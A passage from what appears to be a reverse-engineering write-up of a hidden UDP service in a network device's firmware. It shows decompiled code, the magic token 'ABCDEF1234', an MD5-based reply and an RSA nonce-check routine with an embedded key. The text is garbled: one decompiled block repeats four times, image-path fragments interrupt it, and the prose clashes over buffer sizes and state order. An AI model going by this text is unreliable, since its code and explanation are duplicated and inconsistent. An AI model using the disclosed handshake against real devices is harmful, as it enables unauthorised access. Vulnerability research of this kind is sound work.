    memcpy(&DEVICE_IDENTIFYING_HASH,&MD5_HASH_OF_K2_COSTDOWN_at_4149a0,0x10);
    sendto(SKT,&DEVICE_IDENTIFYING_HASH,0x10,0,&src_addr,addrlen);
    STATE = 0;
  }
  break;
}
```


So, the service waits for the client to send the token "ABCDEF1234" and then responds with an MD5 hash of the string "K2_COSTDOWN__VER_3.0" padded with zeros to a 128-byte buffer.

It then enters STATE 0.


STATE 0
(the second state)




```
  if (DAT_004147e0 != 0) goto LAB_00401af0;
  iVar1 = FUN_00401518(auStack_2e0,2);
  if (iVar1 != 2) {
    memset(&DAT_00414af0,0,0x80);
    memcpy(&DAT_00414af0,auStack_2e0,__n);
    iVar1 = FUN_0040175c();
    if (iVar1 != 0) break;
    DAT_004147e0 = 1;
    FUN_004015b0();
    FUN_004016b0();
    sendto(DAT_004147e4,&DAT_004149f0,0x80,0,&sStack_54,local_34);
    FUN_00401624();
    FUN_0040182c();
    goto LAB_00401e1c;
  }
}
```




```
  if (DAT_004147e0 != 0) goto LAB_00401af0;
  iVar1 = FUN_00401518(auStack_2e0,2);
  if (iVar1 != 2) {
    memset(&DAT_00414af0,0,0x80);
    memcpy(&DAT_00414af0,auStack_2e0,__n);
    iVar1 = FUN_0040175c();
    if (iVar1 != 0) break;
    DAT_004147e0 = 1;
    FUN_004015b0();
    FUN_004016b0();
    sendto(DAT_004147e4,&DAT_004149f0,0x80,0,&sStack_54,local_34);
    FUN_00401624();
    FUN_0040182c();
    goto LAB_00401e1c;
  }
}
```




```c
int rsa_public_decrypt_nonce(void)

{
  RSA *rsa;
  BIGNUM *a;
  int n;
  uint digest_len;
  size_t length_of_decrypted_payload;
  BIGNUM *local_18 [3];

  rsa = RSA_new();
  local_18[0] = BN_new();
  a = BN_new();
  BN_set_word(a,0x10001);
  BN_hex2bn(local_18,
            "E541A631680C453DF31591A6E29382BC5EAC969DCFDBBCEA64CB49CBE36578845C507BF5E7A6BCD724AFA70
            63CA754826E8D13DBA18A2359EB54B5BE3368158824EA316A495DDC3059C478B41ABF6B388451D38F3C6650C
            DB4590C1208B91F688D0393241898C1F05A6D500C7066298C6BA2EF310F6DB2E7AF52829E9F858691"
           );
  rsa->e = a;
  rsa->n = local_18[0];
  memset(&DECRYPTED_NONCE,0,0x20);
  n = RSA_size(rsa);
  digest_len = RSA_public_decrypt(n,&ENCRYPTED_NONCE,&DECRYPTED_NONCE,rsa,3);
  if (digest_len < 0x101) {
    length_of_decrypted_payload = strlen(&DECRYPTED_NONCE);
    n = -(length_of_decrypted_payload < 0x101 ^ 1);
  }
  else {
    n = -1;
  }
  return n;
}
```




```
  if (DAT_004147e0 != 0) goto LAB_00401af0;
  iVar1 = FUN_00401518(auStack_2e0,2);
  if (iVar1 != 2) {
    memset(&DAT_00414af0,0,0x80);
    memcpy(&DAT_00414af0,auStack_2e0,__n);
    iVar1 = FUN_0040175c();
    if (iVar1 != 0) break;
    DAT_004147e0 = 1;
    FUN_004015b0();
    FUN_004016b0();
    sendto(DAT_004147e4,&DAT_004149f0,0x80,0,&sStack_54,local_34);
    FUN_00401624();
    FUN_0040182c();
    goto LAB_00401e1c;
  }
}
```



```
  if (DAT_004147e0 != 0) goto LAB_00401af0;
  iVar1 = FUN_00401518(auStack_2e0,2);
  if (iVar1 != 2) {
    memset(&DAT_00414af0,0,0x80);
    memcpy(&DAT_00414af0,auStack_2e0,__n);
    iVar1 = FUN_0040175c();
    if (iVar1 != 0) break;
    DAT_004147e0 = 1;
    FUN_004015b0();
    FUN_004016b0();
    sendto(DAT_004147e4,&DAT_004149f0,0x80,0,&sStack_54,local_34);
    FUN_00401624();
    FUN_0040182c();
    goto LAB_00401e1c;
  }
}
```



```
void generate_random_plaintext(void)

{
  long random_number;
  char *plainchar;
  int i;

  i = 0;
  do {
    random_number = random();
    if (false) {
      trap(7);
    }
